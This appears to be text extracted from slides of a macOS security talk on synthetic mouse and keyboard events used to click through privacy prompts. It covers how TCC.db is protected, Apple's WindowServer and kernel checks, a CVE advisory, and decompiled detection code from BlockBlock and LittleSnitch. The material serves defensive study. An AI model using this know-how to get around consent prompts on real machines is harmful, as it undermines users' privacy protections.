
```
RdData /Library/Application Support/com.apple.TCC/TCC.db tccd
```

```
open /Applications/Utilities/Terminal.app/Contents/MacOS/Terminal tccd  
access /Applications/Utilities/Terminal.app/Contents/_CodeSignature tccd
```

```
WrData /Library/Application Support/com.apple.TCC/TCC.db tccd
```

tccd interactions with TCC.db

Blocking Core Graphic Events



Core Graphics events may now trigger an authentication prompt, or be ignored when sent to 'protected' OS alerts!

Blocking Core Graphic Events

```
default 08:52:57.441538 -1000 tccd  PID[209] is checking access for target PID[25349]
```

```
error 08:52:57.657628 -1000 WindowServer  Sender is prohibited from synthesizing events
```

```
int post_filtered_event_tap_data(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5)
{
    if (CGXSenderCanSynthesizeEvents() == 0x0) goto loc_702e9;

loc_702e9:
    if (os_log_type_enabled(*_default_log, 0x10) != 0x0) {
        rbx = *_default_log;
        _os_log_error_impl(..., rbx, 0x10, "Sender is prohibited from synthesizing events", ...);
    }
}

int CGXSenderCanSynthesizeEvents()
...
rax = sandbox_check_by_audit_token("hid-control", 0x0, rdx, rdx);
```

→

```
/*
 * @brief Access control check for software HID control
 * @param cred Subject credential
 *
 * Determine whether the subject identified by the credential can
 * control the HID (Human Interface Device) subsystem, such as to
 * post synthetic keypresses, pointer movement and clicks.
 *
 * @return Return 0 if access is granted, or an appropriate value
 *         errno.
 */
typedef int mpo_iokit_check_hid_control_t(kauth_cred_t);
```

user-mode check:
`'CGXSenderCanSynthesizeEvents'`

kernel-mode check:
`'mpo_iokit_check_hid_control_t'`

Protecting TCC.db



```
$ ls -larto "/Library/Application Support/com.apple.TCC/TCC.db"  
-rw-r--r--  1 root  wheel  restricted
```

TCC.db; now protected by SIP

Summarizing Apple's Protections



①
require
'accessibility
rights'


AppleScript



②
CoreGraphics

filter
'synthetic events'


SecurityAgent
Available for: OS X El Capitan 10.11
Impact: A malicious application can programmatically control keychain access prompts
Description: A method existed for applications to create synthetic clicks on keychain prompts. This was addressed by disabling synthetic clicks for keychain access windows.
CVE-ID
CVE-2015-5943



③
UI 'bypass'



protect privacy
database (TCC.db)
with SIP

think 3rd-party security products...



3rd-party Protection

BlockBlock




user click
pid: 0
uid: 0

```
- (void)mouseDown: (NSEvent *)event
{
    //get event's pid & uid
    processID = CGEventGetIntegerValueField(event.CGEvent, kCGEventSourceUnixProcessID);
    processUID = CGEventGetIntegerValueField(event.CGEvent, kCGEventSourceUserID);


    //block if:
    // a) not: root, or uid (root) or uid (_hidd)
    // b) not: not an apple-signed binary
    if( (0 != processID) && (0 != processUID) && (HID_UID != processUID) &&
        (YES != binary.isApple) )
    {
        //bail
        logMsg(LOG_ERR, "ignoring simulated mouse event");
        return;
    }

    //allow
    [super mouseDown:event];
```



3rd-party Protection

LittleSnitch (firewall)



3rd-party Protection

LittleSnitch (firewall)

kCGEventSourceStateID

Key to access a field that contains the event source state ID used to create this event.

kCGEventSourceStateID

```
char -[NSEvent isSimulated]{
    rbx = self;
    rax = [self type];

    //type of event (mouse/keyboard?)
    if ((rax <= 0xb) && (!(BIT_TEST(0xc06, rax)))) {

        //get cg event
        rbx = sub_10003034b(rbx);

        //check 'kCGEventSourceStateID' (0x2d) and 'kCGEventSourceUnixProcessID' (0x29)
        if (((rbx != 0x0) && (CGEventGetIntegerValueField(rbx, 0x2d) != 0x1)) && (CGEventGetIntegerValueField(rbx, 0x29) != getpid())) {

            //get path
            rbx = sub_10003039e(rbx);

